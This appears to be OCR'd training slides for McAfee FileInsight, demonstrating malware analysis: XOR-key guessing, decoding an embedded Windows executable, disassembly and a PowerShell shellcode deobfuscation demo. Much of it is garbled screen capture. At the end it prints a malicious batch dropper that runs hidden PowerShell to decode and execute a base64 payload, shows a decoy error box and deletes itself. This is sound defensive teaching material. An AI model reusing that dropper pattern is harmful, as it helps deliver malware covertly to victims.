
256 bytes pattern occurrence count: 9

XOR key: 0xcecf0c1c2c3c4c5c6c7d8d9dadbdcc0e150011d2d3d415d10178000a2120210-25200120112425262738393a3b3c3d3e3f303132333435363708090a0b0c0d0e0f000102030405060718191

256 bytes pattern occurrence count: 2

XOR key: 0x2fa75abdabd280e5db9a38ac64df4ccc8e49c59946df4474c747359d7c090a0be176fe33c4f2397f04053d5f0fe6a50597d71ee485be121314c16ae7a8696a6bae6d6e6fa912925ba098de155

256 bytes pattern occurrence count: 1

XOR key: 0xd3d2d1d0abbfbff2dbdad9d8a2bea0eac3c2c1c0a2a1aee2cbcac9c8bfa2b4a4f3b1b4a0acb3b2bffbfa9ad7e7839d81cd868c83efeedd6ebb69a8dfbffd3b4fdffcfdf0ddc1effef6f0dea

256 bytes pattern occurrence count: 1

XOR key: 0x59269e5hd39h6hd3242573d52f368849chh73hd0234d21479d35420h3a093d770a0d50h917fafafcadfa3d071840430a20hfa1a031a2065ah3a37a43655a894d34chd318hah9a651896a79a7

Values

BE → HEX

| Byte | 0 |
|---------|---|
| WORD | 0 |
| DWORD | 0 |
| ASCII | |
| Unicode | |

Output

File Insight - Guessed XOR keys*

Copy selected region (the whole file if not selected) to a new file

6e5cd7ada... X Guessed XOR keys* X

0x31303f3e3d3c3b3a39382726252423221202f2e2d2c2b2a2928d7d6d5d4d3d2d1d0dfdedddcdbl9d8c7c6c5c4c3c2c1c0cfcecdcccbcac9c8f7f6f5f4f3f2f1f0ffffefdfcfbfaf9f8e7e6e8

es pattern occurrence count: 32

Compound Document header found at offset 0x231b0.

ad at offset 0x2a302 size 3087 bytes.

bookmarks to the search hits.

0xd3d2d1d0dfdedddcdbl9d8c7c6c5c4c3c2c1c0cfcecdcccbcac9c8f7f6f5f4f3f2f1f0ffffefdfcfbfaf9f8e7e6e5e4e3e2e1e0efeeedcebeae9e897969594939291909f9e9d9c9b9a99988

es pattern occurrence count: 22

ecutable found at offset 0x37b0 size 129536 bytes.

ecutable found at offset 0x10258 size 73216 bytes.

Added bookmarks to the search hits.

XOR key: 0x30

256 bytes pattern occurrence count: 13

XOR key: 0x46

256 bytes pattern occurrence count: 9

XOR key: 0xcecf0c1c2c3c4c5c6c7d8d9dadbdcc0e150011d2d3d415d10178000a2120210-25200120112425262738393a3b3c3d3e3f303132333435363708090a0b0c0d0e0f000102030405060718191

256 bytes pattern occurrence count: 2

XOR key: 0x2fa75abdabd280e5db9a38ac64df4ccc8e49c59946df4474c747359d7c090a0be176fe33c4f2397f04053d5f0fe6a50597d71ee485be121314c16ae7a8696a6bae6d6e6fa912925ba098de155

256 bytes pattern occurrence count: 1

XOR key: 0xd3d2d1d0abbfbff2dbdad9d8a2bea0eac3c2c1c0a2a1aee2cbcac9c8bfa2b4a4f3b1b4a0acb3b2bffbfa9ad7e7839d81cd868c83efeedd6ebb69a8dfbffd3b4fdffcfdf0ddc1effef6f0dea

256 bytes pattern occurrence count: 1

XOR key: 0x59269e5hd39h6hd3242573d52f368849chh73hd0234d21479d35420h3a093d770a0d50h917fafafcadfa3d071840430a20hfa1a031a2065ah3a37a43655a894d34chd318hah9a651896a79a7

Values

Bookmarks

Calculator

Output

Scripting

Press F1 for help

Ln 8 Col 523 Len 514 INS

4:44 PM 8/7/2021

McAfee

File Insight - New file 0*

File Edit Search Plugins Windows Help

Open

Basic
Compression
Crypto

Encoding
Decode
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info

Decode
Encode
Decimal text to binary data
Octal text to binary data
Binary text to binary data
Custom base16 decode
Custom base32 decode
Custom base58 decode
Custom base64 decode
Custom base85 decode
Protobuf decode
From quoted printable
Unicode unescape
URL decode

Convert hex text of selected region into binary data

3 63 62 63 38 66 37 66 36 66 35 cccbac9c8f7f6f5
4 61 34 61 33 61 32 61 31 61 30 61 66 61 65 61 64
4 61 63 61 62 61 61 61 39 61 38 35 37 35 36 35 35
3 35 34 35 33 35 32 35 31 35 30 35 66 35 65 35 64
4 35 63 35 62 35 61 35 39 35 38 34 37 34 36 34 35
4 34 34 34 33 34 32 34 31 34 30 34 66 34 65 34 64
4 34 63 34 62 34 61 34 39 34 38 37 37 37 36 37 35
4 37 34 37 33 37 32 37 31 37 30 37 66 37 65 37 64
4 37 63 37 62 37 61 37 39 37 38 36 37 36 36 36 35
4 36 34 36 33 36 32 36 31 36 30 36 66 34 65 34 64
4 36 63 36 62 36 61 36 39 36 38 31 37 31 36 31 35
4 31 34 31 33 31 32 31 31 31 30 31 66 31 65 31 64
4 31 63 31 62 31 61 31 39 31 38 30 37 30 36 30 35
4 30 34 30 33 30 32 30 31 30 30 30 66 30 65 30 64
4 30 63 30 62 30 61 30 39 30 38 33 37 33 36 33 35
4 33 34 33 33 33 32 33 31 33 30 33 66 33 65 33 64
4 33 63 33 62 33 61 33 39 33 38 32 37 32 36 32 35
4 32 34 32 33 32 32 32 31 32 30 32 66 32 65 32 64
4 32 63 32 62 32 61 32 39 32 38 64 37 64 36 64 35

Converting from hex text to binary data

Script is running, please wait...

Navigation Structures Decode


Values

BE → HEX

| Byte | 48 |
|---------|--------------------------|
| WORD | 30768 |
| DWORD | 862222384 |
| ASCII | 0xd3d2d1d0dfdedddcbo |
| Unicode | ???????????????????????? |

Output

File McAfee 4:44 PM 8/7/2021



File Insight - Guessed XOR keys*

File Edit Search Plugins Windows Help

Operations Plugins

Decode

Method: Xor
Key: 232221202f2e2d2c2b2a2928d7d6d5d4
Select area to decode

64b3d533be1fe5b3bd5e5cd7adaf... Guessed XOR keys* New file 0* Output of Hex text to binary data*

0002E1E0 F2 84 BB A7 B2 F7 11 1E 07 19 1C 1D 1D 0F EE E5
0002E1F0 97 96 24 2F 26 27 38 74 69 6C 53 4F 5A 7B 5F 52
0002E200 32 23 34 35 36 60 67 7B 6E 25 48 62 6D 7A 6D 64
0002E210 6C 77 2A 3D 06 F3 21 AB 6B 1B 1C 1D 1E 1F 10 11
0002E220 12 13 14 15 16 17 68 69 6A 6B 6C 6D 6E 6F 60 61
0002E230 62 63 64 65 66 67 78 79 7A 7B 7C 7D 7E 7F 70 71
0002E240 75 76 77 48 49 4A 4B 4C 4D 4E 4F 40 41
0002E250 5 46 47 58 59 5A 5B 5C 5D 5E 5F 50 51
0002E260 5 56 57 A8 A9 AA AB AC AD AE AF A0 A1
0002E270 5 A6 A7 B8 B9 BA BB BC BD BE BF B0 B1
0002E280 5 B6 B7 88 89 8A 8B 8C 8D 8E 8F 80 81
0002E290 5 86 87 98 99 9A 9B 9C 9D 9E 9F 90 91
0002E2A0 5 96 97 E8 E9 EA EB EC ED EE EF E0 E1
0002E2B0 E2 E3 E4 E5 E6 E7 F8 F9 FA FB FC FD FE FF F0 F1
0002E2C0 F2 F3 F4 F5 F6 F7 C8 C9 CA CB CC CD CE CF C0 C1
0002E2D0 C2 C3 C4 C5 C6 C7 D8 D9 DA DB DC DD DE DF D0 D1
0002E2E0 D2 D3 D4 D5 D6 D7 28 29 2A 2B 2C 2D 2E 2F 20 21
0002E2F0 22 23 24 25 26 27 38 39 3A 3B 3C 3D 3E 3F 30 31
0002E300 32 33 34 35 36 37 08 09 0A 0B 0C 0D 0E 0F 00 01
0002E310 02 03 04 05 06 07 18 19 1A 1B 1C 1D 1E 1F 10 11
0002E320 12 13 14 15 16 17 68 69 6A 6B 6C 6D 6E 6F 60 61
0002E330 62 63 64 65 66 67 78 79 7A 7B 7C 7D 7E 7F 70 71
0002E340 72 73 74 75 76 77 48 49 4A 4B 4C 4D 4E 4F 40 41
0002E350 42 43 44 45 46 47 58 59 5A 5B 5C 5D 5E 5F 50 51
0002E360 52 53 54 55 56 57 A8 A9 AA AB AC AD AE AF A0 A1
0002E370 A2 A3 A4 A5 A6 A7 B8 B9 BA BB BC BD BE BF B0 B1
0002E380 B2 B3 B4 B5 B6 B7 88 89 8A 8B 8C 8D 8E 8F 80 81
0002E390 82 83 84 85 86 87 98 99 9A 9B 9C 9D 9E 9F 90 91
0002E3A0 92 93 94 95 96 97 E8 E9 EA EB EC ED EE EF E0 E1
0002E3B0

Output

Converted hex text from offset 0x0 to 0x201 (514 bytes) into binary data (non-hex characters are skipped).
Added a bookmark to converted region.

1. Selecting the whole file (hitting Ctrl-a key)

2. Pasting the XOR key (text)
3. Click "Decode"

Note:
If you use XOR function with multibyte XOR key, the key has to be entered as little endian (for example: 0x44332211 for an XOR key "11 22 33 44").

Values Bookmarks Calculator Output Scripting

Offset 0h (0) Length 2E3B0h (189360) OVR

4:44 PM 8/7/2021

McAfee

File Insight - Guessed XOR keys*

File Edit Search Plugins Windows Help

Operations Plugins Decode

Basic Compression Crypto Encoding Misc Decode

Method Xor Key 0xd

Copy to new file

Bookmark Cut binary to clipboard Copy binary to clipboard Paste binary from clipboard

Delete before Delete after Fill Invert Reverse order Swap nibbles Swap two bytes To upper case To lower case Swap case

Copy selected region (the whole file if not selected) to a new file

5cd7adaf... X Guessed XOR keys* X New file 0* X Output of Hex text to binary data* X

A4 A5 A6 A7 D8 D9 DA DB DC DD DE DF D0 D1 D2 D3
D4 D5 D6 D7 C8 C9 CA CB CC CD CE CF C0 C1 C2 C3
C4 C5 C6 C7 F8 F9 FA FB FC FD FE FF F0 F1 F2 F3
F4 F5 F6 F7 E8 E9 EA EB EC ED EE EF E0 E1 E2 E3
E4 E5 E6 E7 18 19 1A 1B 1C 1D 1E 1F 10 11 12 13
14 15 16 17 08 09 0A 0B 0C 0D 0E 0F 00 01 02 03
04 05 06 07 38 39 3A 3B 3C 3D 3E 3F 30 31 32 33
34 35 36 37 28 29 2A 2B 2C 2D 2E 2F 20 21 22 23
24 25 26 27 58 59 5A 5B 5C 5D 5E 5F 50 51 52 53
54 55 56 57 48 49 4A 4B 4C 4D 4E 4F 40 41 42 0E
09 08 0B 76 49 48 4B 4A 4D 4C 4F 4F 41 40 42 43
45 44 47 46 59 58 5B 5A 5C 57 5F 5F 50 51 52 53
55 54 57 56 A9 A8 AB AA AD AC AF AE A1 A0 A3 A2
A5 A4 A7 A6 B9 B8 BB BA BD BC BF BE B1 B0 B3 B2
B5 B4 B7 B6 89 88 8B 8A 8D 8C 8F 8E 81 80 83 82
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C C1 21 F4 6F
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6B 6F
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00
9E 3D D8 33 DA 5C B6 60 DA 5C B6 60 DA 5C B6 60
49 12 2E 60 DB 5C B6 60 B5 2A 28 60 CB 5C B6 60
B5 2A 1C 60 BF 5C B6 60 D3 24 25 60 DF 5C B6 60
DA 5C B7 60 80 5C B6 60 B5 2A 1D 60 C4 5C B6 60
B5 2A 2C 60 DB 5C B6 60 B5 2A 2B 60 DB 5C B6 60
52 69 63 68 DA 5C B6 60 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

89 :;=>?0123
4567 ()*+, -./ ! "#
\$%&'XYZ[\]^_PQRS
TUVWHIJJKLMNO@AB
VIHKJMLOOA@BC
EDGFYX[Z\]_P RS
UTWV

MZ @

Script is running, please wait...

Malware executable file is deobfuscated

Navigation Structures Decode

Bookmarks

0x37b0 Win32 executable / 0x10258 Win32 executable 1* 0x231b0 OLE2 Compound Document 2, GV 0x2a302 ZIP d~53 0x00000000...

Output

Values Bookmarks Calculator Output Scripting

Press F1 for help

Offset 37B0h (14256) Length 1FA00h (129536) OVR

4:45 PM 8/7/2021

McAfee

Parsing file structure of the file

00 00 00 00 00 00 00 00
01 00 00 00 00 00 00 00
02 00 00 03 40 81 00 00
Script is running, please wait...

File Insight - New file 1*

File Edit Search Plugins Windows Help

Operations

Plugins

Decode

Method: Xor
Key: 0xd3d2d1d0dfdedddcddb9d8c7c6c5
Select area to decode

64b3d533be1fe5b3bd5e5cd7adaf... x Guessed XOR keys* x New file 0* x Output of Hex text to binary data* x New file 1* x

| Address | Hex | Decoded |
|----------|-------------------------|-------------------------|
| 00000000 | 4D 5A 90 00 03 00 00 00 | MZ |
| 00000010 | B8 00 00 00 00 00 00 00 | @ |
| 00000020 | 00 00 00 00 00 00 00 00 | |
| 00000030 | 00 00 00 00 00 00 00 00 | |
| 00000040 | 00 00 00 00 00 00 00 00 | |
| 00000050 | 0E 1F BA 0E 00 B4 09 CD | ! L !Th |
| 00000060 | 21 B8 01 4C CD 21 54 68 | is program canno |
| 00000070 | 69 73 20 70 72 6F 67 72 | t be run in DOS |
| 00000080 | 61 6D 20 63 61 6E 6E 6F | mode. \$ |
| 00000090 | 74 20 62 65 20 72 75 6E | = 3 \ ` \ ` \ ` |
| 000000A0 | 20 69 6E 20 44 4F 53 20 | I . ` \ ` *(` \ ` |
| 000000B0 | 6D 6F 64 65 2E 0D 0D 0A | * ` \ ` \$ % ` \ ` |
| 000000C0 | 24 00 00 00 00 00 00 00 | \ ` \ ` * ` \ ` |
| 000000D0 | 9E 3D D8 33 DA 5C B6 60 | *, ` \ ` *+ ` \ ` |
| 000000E0 | DA 5C B6 60 DA 5C B6 60 | Rich \ ` |
| 000000F0 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 |
| 00000100 | 00 00 00 00 E0 00 02 01 | 00 00 00 00 00 00 00 00 |
| 00000110 | 0B 01 0A 00 00 90 00 00 | PE L , bo |
| 00000120 | 00 66 01 00 00 00 00 00 | 00 14 18 00 00 00 10 00 |
| 00000130 | 00 A0 00 00 00 40 00 | 00 10 00 00 00 02 00 |
| 00000140 | 05 00 01 00 00 00 00 00 | 05 00 01 00 00 00 00 00 |
| 00000150 | 00 40 02 00 00 04 00 00 | 5F 6E 02 00 03 00 40 00 |
| 00000160 | 00 00 10 00 00 10 00 00 | 00 00 10 00 00 10 00 00 |
| 00000170 | 00 00 00 00 10 00 00 00 | 00 00 00 00 00 00 00 00 |
| 00000180 | F4 BD 00 00 3C 00 00 00 | 00 00 01 00 04 20 00 |
| 00000190 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 |
| 000001A0 | 00 30 02 00 A8 07 00 00 | 00 00 00 00 00 00 00 00 |
| 000001B0 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 |
| 000001C0 | B0 BA 00 00 40 00 00 00 | 00 00 00 00 00 00 00 00 |
| 000001D0 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 |

Confirmation

Adding many bookmarks (over 100) may take long time. Would you like to add 127 bookmarks?

Yes No

Output

Values Bookmarks Calculator Output Scripting

Press F1 for help

Offset 0h (0) Length 0h (0) OVR

4:46 PM 8/7/2021

| tmpnmsrf | |
|-----------------|----------|
| DOS Header | |
| DOS stub | |
| NT Headers | |
| Signature | |
| File Header | |
| Optional Header | |
| Section Headers | |
| .text | EP = C14 |
| .rdata | |
| .data | |
| .rsrc | |
| .reloc | |

Hex
Disasm
Hint

| 1814 | E8E42F0000 | CALL 0X4047FD |
|------|----------------|------------------------------|
| 1819 | E995FFFF | JMP 0X4016B3 |
| 181E | CC | INT3 |
| 181F | CC | INT3 |
| 1820 | 8D42FF | LEA EAX, [EDX - 1] |
| 1823 | 5B | POP EBX |
| 1824 | C3 | RET |
| 1825 | 8DA42400000000 | LEA ESP, [ESP] |
| 182C | 8D642400 | LEA ESP, [ESP] |
| 1830 | 33C0 | XOR EAX, EAX |
| 1832 | 8A442408 | MOV AL, BYTE PTR [ESP + 8] |
| 1836 | 53 | PUSH EBX |
| 1837 | 8BD8 | MOV EBX, EAX |
| 1839 | C1E008 | SHL EAX, 8 |
| 183C | 8B542408 | MOV EDX, DWORD PTR [ESP + 8] |
| 1840 | F7C203000000 | TEST EDX, 3 |
| 1846 | 7415 | JE SHORT 0X40185D |
| 1848 | 8A0A | MOV CL, BYTE PTR [EDX] |
| 184A | 83C201 | ADD EDX, 1 |
| 184D | 3AC8 | CMP CL, BL |
| 184F | 74CF | JE SHORT 0X401820 |
| 1851 | 84C9 | TEST CL, CL |
| 1853 | 7451 | JE SHORT 0X4018A6 |
| 1855 | F7C203000000 | TEST EDX, 3 |
| 185B | 75EB | JNE SHORT 0X401848 |
| 185D | 0BD8 | OR EBX, EAX |
| 185F | 57 | PUSH EDI |
| 1860 | 8BC3 | MOV EAX, EBX |
| 1862 | C1E310 | SHL EBX, 0X10 |
| 1865 | 56 | PUSH ESI |
| 1866 | 0BD8 | OR EBX, EAX |
| 1868 | 8B0A | MOV ECX, DWORD PTR [EDX] |
| 186A | BFFFEEFE7E | MOV EDI, 0X7EFFFF |
| 186F | 8BC1 | MOV EAX, ECX |
| 1871 | 8BF7 | MOV ESI, EDI |
| 1873 | 33CB | XOR ECX ECX |

Hex
Disasm
Hint

| 0 1 2 3 4 5 6 7 8 9 A B C D E F | 0 1 2 3 4 5 6 7 8 9 A B C D E F |
|---|-------------------------------------|
| C14 E8 E4 2F 00 00 E9 95 FE FF FF CC CC 8D 42 FF 5B | è ä / . . é . b ÿ ÿ î î . B ÿ [|
| C24 C3 8D A4 24 00 00 00 00 8D 64 24 00 33 C0 8A 44 | Ä . x \$ d \$. 3 Ä . D |
| C34 24 08 53 8B D8 C1 E0 08 8B 54 24 08 F7 C2 03 00 | \$. S . Ø Á à . . T \$. + Ä . . |
| C44 00 00 74 15 8A 0A 83 C2 01 3A CB 74 CF 84 C9 74 | . . t Ä . : ß t ï . É t |
| C54 51 F7 C2 03 00 00 00 75 EB 0B D8 57 8B C3 C1 E3 | Q + Ä u ë . Ø W . Ä Á ä |
| C64 10 56 0B D8 8B 0A BF FF FE 7E 8B C1 8B F7 33 | . V . Ø . . . z ÿ b b ~ . Á . + 3 |
| C74 CB 03 F0 03 F9 83 F1 FF 83 F0 FF 33 CF 33 C6 83 | ÿ . a . û . ñ ÿ . a ÿ 3 ï 3 E . |
| C84 C2 04 81 E1 00 01 01 81 75 1C 25 00 01 01 81 74 | Ä . . á u t |
| C94 D3 25 00 01 01 01 75 08 81 E6 00 00 00 80 75 C4 | Ó % u e u Ä |
| CA4 5E 5F 5B 33 C0 C3 8B 42 FC 3A C3 74 36 84 C0 74 | ^ _ [3 Ä Ä . B ü : Ä t 6 . Ä t |
| CB4 EF 3A E3 74 27 84 E4 74 E7 C1 E8 10 3A C3 74 15 | i : Ä t ' . ä t ç Ä è . : Ä t . |
| CC4 84 C0 74 DC 3A E3 74 06 84 E4 74 D4 EB 96 5E 5F | . Ä t Ü : ä t . . ä t Ö è . ^ _ |
| CD4 8D 42 FF 5B C3 8D 42 FE 5E 5F 5B C3 8D 42 ED 5E | B ü r Ä R b ^ _ Ä R ü ^ |

Demo 3

- Deobfuscation with emulation of shellcode
- Powershell script that contains a self-modifying shellcode
- Plugins used in this demo
 - Basic -> Copy to new file
 - Encoding -> Custom base64 decode
 - Parsing -> Disassemble
 - Misc -> Emulate code
 - Parsing -> Find PE file
 - Searching -> YARA scan

FileInsight - 3d30ac25c3121e969d195d7eadcf173f8c2cb7bcf47241758ad4f179a75c6d8b

File Edit Search Plugins Windows Help

New Open Close Save View as Hex View as Text

Enter a URL here

Use Internet Explorer Proxy

Enter your proxy as [Server:Port] here

Get

Navigation

3d30ac25c3121e969d195d7eadcf1... X

Supported for HTML, OLE2, PE and Flash.

```
@echo off
start /b powershell -w hidden -nop -c "iex ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String( $((gc %~f0 )[-1]))))"
start /b powershell -w hidden -nop -c "Add-Type -AssemblyName Microsoft.VisualBasic;$null =[Microsoft.VisualBasic.Interaction]::MsgBox('Document failed to decode prop
timeout 5 > NUL
start /b "" cmd /c del "%~f0"&exit /b
